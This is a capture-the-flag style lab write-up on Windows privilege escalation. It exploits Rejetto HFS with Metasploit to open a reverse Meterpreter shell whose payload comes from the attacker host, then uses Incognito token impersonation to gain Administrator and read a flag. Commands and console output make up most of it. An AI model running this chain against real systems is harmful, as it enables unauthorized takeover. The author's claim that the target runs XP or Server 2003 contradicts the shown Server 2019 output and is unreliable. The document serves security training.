Windows: Privilege Escalation via Token Impersonation

HFS RCE, SeImpersonatePrivilege Abuse, Incognito Token Theft, and Administrator Access

Goal

The objective of this lab was to gain an initial foothold through a known HFS vulnerability, identify an exploitable privilege (`SeImpersonatePrivilege`), and use token impersonation via the Incognito Meterpreter extension to steal an Administrator delegation token — escalating to `ATTACKDEFENSE\Administrator` without any exploit or UAC bypass.

Overview

Attack Chain Summary:

1. **Ping + Nmap** — Confirm host is up; identify HFS on port 80
2. **Metasploit** (`rejetto_hfs_exec`) — Exploit HFS 2.3x for unauthenticated RCE; receive Meterpreter session
3. **Enumeration** — Check `sysinfo`, `getuid`, `getprivs`; identify `SeImpersonatePrivilege`
4. **Migration Attempt** — Explorer migration fails (access denied); privilege too low at this stage
5. **Incognito** — Load Incognito extension; list available tokens; identify Administrator delegation token
6. **Token Impersonation** — Impersonate `ATTACKDEFENSE\Administrator` token
7. **Migration** — Migrate to a stable process now that we hold Administrator token
8. **Verify Access** — Confirm elevated `getuid` and expanded `getprivs`

0) Setup

- **Target:** `10.2.24.3` (Windows, ATTACKDEFENSE domain)
- **Tools:** `nmap`, Metasploit Framework (`rejetto_hfs_exec`), Incognito (Meterpreter extension)

1) Background: Token Impersonation & SeImpersonatePrivilege

What are access tokens? Every process on Windows runs under an access token. The token defines the security context of that process — who it is, what groups it belongs to, and what privileges it holds. When a service or process authenticates a user, Windows creates a token representing that user's identity.
Two token types matter here:

- **Delegation tokens** — Created when a user logs in interactively or over a network session that supports delegation. These are the most powerful — they can be reused to authenticate to other systems.
- **Impersonation tokens** — More limited. They allow a process to act as another user locally, but cannot be used to authenticate remotely.

SeImpersonatePrivilege is a Windows privilege that allows a process to impersonate another user's token after obtaining it. It's commonly held by service accounts (IIS, SQL Server, etc.) — and that's exactly the problem. If you land a shell running under a service context that has this privilege, you can potentially steal tokens from higher-privileged users who are active on the system.
Incognito is a Meterpreter extension that automates this process — it lists available tokens in memory and lets you impersonate them with a single command.

2) Reconnaissance & Service Enumeration

2.1 Host Verification

My Thinking: Same starting point as always — quick ping to confirm the target responds, then straight into a version scan. I'm looking for anything with a known, reliable exploit. HFS showing up again means the same entry point as previous labs, which I'm already comfortable with.

```
ping 10.2.24.3
nmap -sV 10.2.24.3
```

```
┌──(root㉿INE)-[~]
└─# ping -c 3 demo.ine.local
PING demo.ine.local (10.2.24.3) 56(84) bytes of data.
64 bytes from demo.ine.local (10.2.24.3): icmp_seq=1 ttl=125 time=5.02 ms
64 bytes from demo.ine.local (10.2.24.3): icmp_seq=2 ttl=125 time=2.93 ms
64 bytes from demo.ine.local (10.2.24.3): icmp_seq=3 ttl=125 time=3.21 ms

--- demo.ine.local ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 2.933/3.721/5.020/0.925 ms

┌──(root㉿INE)-[~]
└─# nmap -sV 10.2.24.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-29 23:32 IST
Nmap scan report for demo.ine.local (10.2.24.3)
Host is up (0.0034s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          HttpFileServer httpd 2.3
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
```

Figure 1: Ping and Nmap confirming host is up with HFS running on port 80

What I found:

- Port `80/tcp` open — **HttpFileServer 2.3x** (Rejetto HFS)
- Target is a Windows machine on the ATTACKDEFENSE domain

Decision:

- Use the same `rejetto_hfs_exec` exploit to get initial access, then focus on what privileges the session lands with

3) Initial Exploitation: Rejetto HFS RCE

My Thinking: HFS 2.3x has an unauthenticated command injection vulnerability (CVE-2014-6287). The Metasploit module exploits it by passing a specially crafted search query that gets executed server-side. I've used this before so setup was straightforward — set RHOSTS, set LHOST, run.

```
msfconsole
search HttpFileServer
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.2.24.3
set LHOST <attacker-ip>
exploit
```

```
msf6 > search HttpFileServer

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec   2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Comman
d Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > setg RHOSTS 10.2.24.3
RHOSTS => 10.2.24.3
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.37.4:4444
[*] Using URL: http://10.10.37.4:8080/xlVCE8Zd
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /xlVCE8Zd
[*] Sending stage (176198 bytes) to 10.2.24.3
[!] Tried to delete %TEMP%\qeirAZjE.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.37.4:4444 -> 10.2.24.3:49781) at 2026-04-29 23:35:00 +0530
[*] Server stopped.

meterpreter >
```

Figure 2: Metasploit rejetto_hfs_exec delivering payload and opening Meterpreter session

What happened:

- Payload uploaded and executed successfully
- Meterpreter session opened

4) Post-Access Enumeration

4.1 Checking Current Context

My Thinking: First thing after getting a session is always to understand exactly where I've landed. `sysinfo` tells me the OS and architecture. `getuid` tells me which account I'm running as. `getprivs` tells me what I can actually do. These three commands together paint the full picture before I decide on next steps.

```
sysinfo
getuid
getprivs
```

```
meterpreter > sysinfo
Computer        : ATTACKDEFENSE
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > pgrep explorer
3640
meterpreter > migrate 3640
[*] Migrating from 4408 to 3640...
[-] core_migrate: Operation failed: Access is denied.
```

Figure 3: sysinfo and getuid showing current session context

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeSystemtimePrivilege
SeTimeZonePrivilege

meterpreter >
```

Figure 4: getprivs output showing SeImpersonatePrivilege is available

What I found:

- Running as a low-privileged service account
- **SeImpersonatePrivilege** is listed — this is the key finding
- Most other privileges are absent or disabled

4.2 Migration Attempt (Failed)

My Thinking: My instinct was to migrate into Explorer immediately for stability. But the attempt was denied — which actually makes sense. Migration requires the ability to open a handle to the target process with write permissions, and at this privilege level that's blocked. I needed to escalate first, then migrate.
This is a good reminder: migration isn't always the first step. Sometimes you escalate first, then stabilise.

```
pgrep explorer
migrate <PID>
# Result: Access is denied.
```

Decision:

- Skip migration for now
- Use `SeImpersonatePrivilege` via Incognito to steal a higher-privilege token first

5) Privilege Escalation: Token Impersonation with Incognito

5.1 Loading Incognito

My Thinking: Incognito is a Meterpreter extension — it doesn't need to be uploaded separately, just loaded within the session. It works by searching the current process's accessible memory for tokens left by other users. If an Administrator has recently authenticated on this machine (even through a service or scheduled task), their token might still be in memory.
Important note: the first time I tried this, the session died. This can happen if the HFS process becomes unstable. I had to go back to the exploit position and re-run it — which is a good reminder to not assume sessions are permanent.

```
load incognito
```



Figure 5: Incognito extension loaded successfully in Meterpreter

5.2 Listing Available Tokens

```
list_tokens -u
```



Figure 6: list_tokens showing available delegation and impersonation tokens

What I found:

- **Delegation Tokens** available: includes `ATTACKDEFENSE\Administrator`
- Delegation tokens are the stronger type — they can be used to authenticate elsewhere, not just locally
- The Administrator token being present means that account has an active session or recently authenticated on this machine

Why this matters:

- Delegation tokens persist in memory even after a user logs out in some configurations
- A service running under a privileged account can leave its token accessible to processes with `SeImpersonatePrivilege`

5.3 Impersonating the Administrator Token

My Thinking: With a delegation token for Administrator sitting in memory, impersonating it is a single command. This doesn't require any exploit — I'm just telling Windows to switch the security context of my current process to use that token. Windows allows this because I have `SeImpersonatePrivilege`.

```
impersonate_token "ATTACKDEFENSE\\Administrator"
getuid
```

```
meterpreter > impersonate_token "ATTACKDEFENSE\Administrator"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ATTACKDEFENSE\Administrator
meterpreter > sysinfo
Computer        : ATTACKDEFENSE
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter >
```

Figure 7: Impersonating Administrator token and confirming new uid

What happened:

- Token impersonation succeeded without any prompt or error
- `getuid` now returns `ATTACKDEFENSE\Administrator`
- No exploit was used for this escalation step — purely a privilege abuse

6) Post-Exploitation: Migration & Privilege Verification

6.1 Migrating to a Stable Process

My Thinking: Now that I hold the Administrator token, migration should succeed. Moving into Explorer gives me a stable, persistent session that won't die if HFS is restarted. The architecture also matters — migrating to a 64-bit process gives full access to system memory and APIs.

```
pgrep explorer
migrate <PID>
sysinfo
```

```
meterpreter > pgrep explorer
3640
meterpreter > migrate 3640
[*] Migrating from 3580 to 3640...
[*] Migration completed successfully.
```

Figure 8: Successful migration to explorer.exe after token impersonation

6.2 Verifying Full Privileges

```
getuid
getprivs
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```


Figure 9: getprivs showing full Administrator privilege set after migration

What changed:

- Running as `ATTACKDEFENSE\Administrator`
- Full privilege set now available compared to the initial limited set
- Complete control over the target system

Real-world implication:

- From here: hashdump, credential extraction, lateral movement, or persistence are all viable
- Token impersonation leaves a smaller footprint than UAC bypass methods — no files uploaded, no new processes spawned for escalation

7) Objective Completion: Flag Retrieval

7.1 Navigating the Filesystem

My Thinking: With full Administrator access confirmed, the final step was finding the flag. On Windows lab machines, flags are almost always on the Administrator's Desktop or in the root of `C:\`. I started with a `dir` at `C:\` to get a feel for the layout, then navigated straight to `Documents and Settings\Administrator\Desktop` — the equivalent of the modern `C:\Users\Administrator\Desktop` on older Windows systems.
Note: `Documents and Settings` is the user profile path on Windows XP and Server 2003. On Windows 7 and later it becomes `C:\Users`. This target was running an older OS, which explains the different path structure.

```
dir
cd "Documents and Settings"
dir
cd Administrator
cd Desktop
dir
cat flag.txt
```

```
meterpreter > dir
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2020-11-07 13:45:59 +0530  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2018-09-15 12:42:30 +0530  BOOTNXT
040777/rwxrwxrwx  8192    dir   2020-09-09 10:08:52 +0530  Boot
040777/rwxrwxrwx  0       dir   2018-11-14 21:40:15 +0530  Documents and Settings
040777/rwxrwxrwx  0       dir   2018-11-14 12:26:18 +0530  EFI
040777/rwxrwxrwx  0       dir   2020-05-13 23:28:09 +0530  PerfLogs
040555/r-xr-xr-x  4096    dir   2020-11-07 13:17:23 +0530  Program Files
040777/rwxrwxrwx  4096    dir   2020-11-07 13:17:24 +0530  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2020-11-07 13:17:24 +0530  ProgramData
040777/rwxrwxrwx  0       dir   2020-11-07 06:12:52 +0530  Recovery
040777/rwxrwxrwx  4096    dir   2020-11-07 12:06:43 +0530  System Volume Information
040555/r-xr-xr-x  4096    dir   2020-11-07 13:45:53 +0530  Users
040777/rwxrwxrwx  16384   dir   2026-04-29 23:30:23 +0530  Windows
100444/r--r--r--  408692  fil   2020-09-09 10:03:42 +0530  bootmgr
040777/rwxrwxrwx  4096    dir   2026-04-29 23:34:49 +0530  http-server
000000/----------  0       fif   1970-01-01 05:30:00 +0530  pagefile.sys

meterpreter > cd Documents\ and\ Settings\\
meterpreter > dir
Listing: C:\Documents and Settings
==================================
```

Figure 10: Listing C:\root showing Documents and Settings directory structure

```
meterpreter > cd Desktop\\
lmeterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-11-07 12:52:42 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2021-04-22 12:57:34 +0530  flag.txt

meterpreter > cat flag.txt
```

Figure 11: Navigating to Administrator Desktop and retrieving flag.txt

What I confirmed:

- Full read access to `C:\Documents and Settings\Administrator\Desktop`
- `flag.txt` present and readable — objective complete
- Access was only possible because we held the Administrator token; a low-privilege account would have been denied entry to this directory

Path structure note:

- `C:\Documents and Settings\` — Windows XP / Server 2003
- `C:\Users\` — Windows Vista / Server 2008 and later
- Always check both paths when you're unsure of the OS version

Key Takeaways

- **SeImpersonatePrivilege is a critical finding.** Whenever you land on a service account and see this privilege, token impersonation should be your first escalation consideration. It's commonly present on IIS, SQL Server, and network service accounts — which are exactly the accounts you tend to land on through web exploitation.
- **Token impersonation is stealthier than most escalation methods.** No files are uploaded, no new executables are spawned for the escalation itself, and no UAC prompt appears. You're just abusing a legitimate Windows feature. This is harder for defenders to detect than UACMe or exploit-based escalation.
- **Delegation tokens are more powerful than impersonation tokens.** Always prioritise delegation tokens when listing with `list_tokens -u`. Delegation tokens can be used to authenticate to remote systems, not just impersonate locally — which opens the door for lateral movement.
- **Session stability matters — know when to migrate.** Migration failed before escalation because privileges were too low. The lesson here is that escalation and stabilisation are not always sequential in that order. Sometimes you escalate first, then stabilise.
- **Sessions can die unexpectedly — always be ready to re-exploit.** Loading Incognito killed my first session. HFS is an unstable process to live inside. In practice, try to migrate to Explorer or another stable process as quickly as possible, or set up persistence before doing anything disruptive.
- **Tokens persist in memory beyond active sessions.** An Administrator token being available doesn't necessarily mean someone is actively logged in right now. Tokens can linger after logoff in certain configurations. This is why checking `list_tokens` is always worth doing even on seemingly quiet systems.
- **Always compare getprivs before and after escalation.** The difference between a limited service account and a full Administrator privilege set should be dramatic. If `getprivs` looks the same after your escalation attempt, something went wrong — don't proceed as if you're elevated when you're not.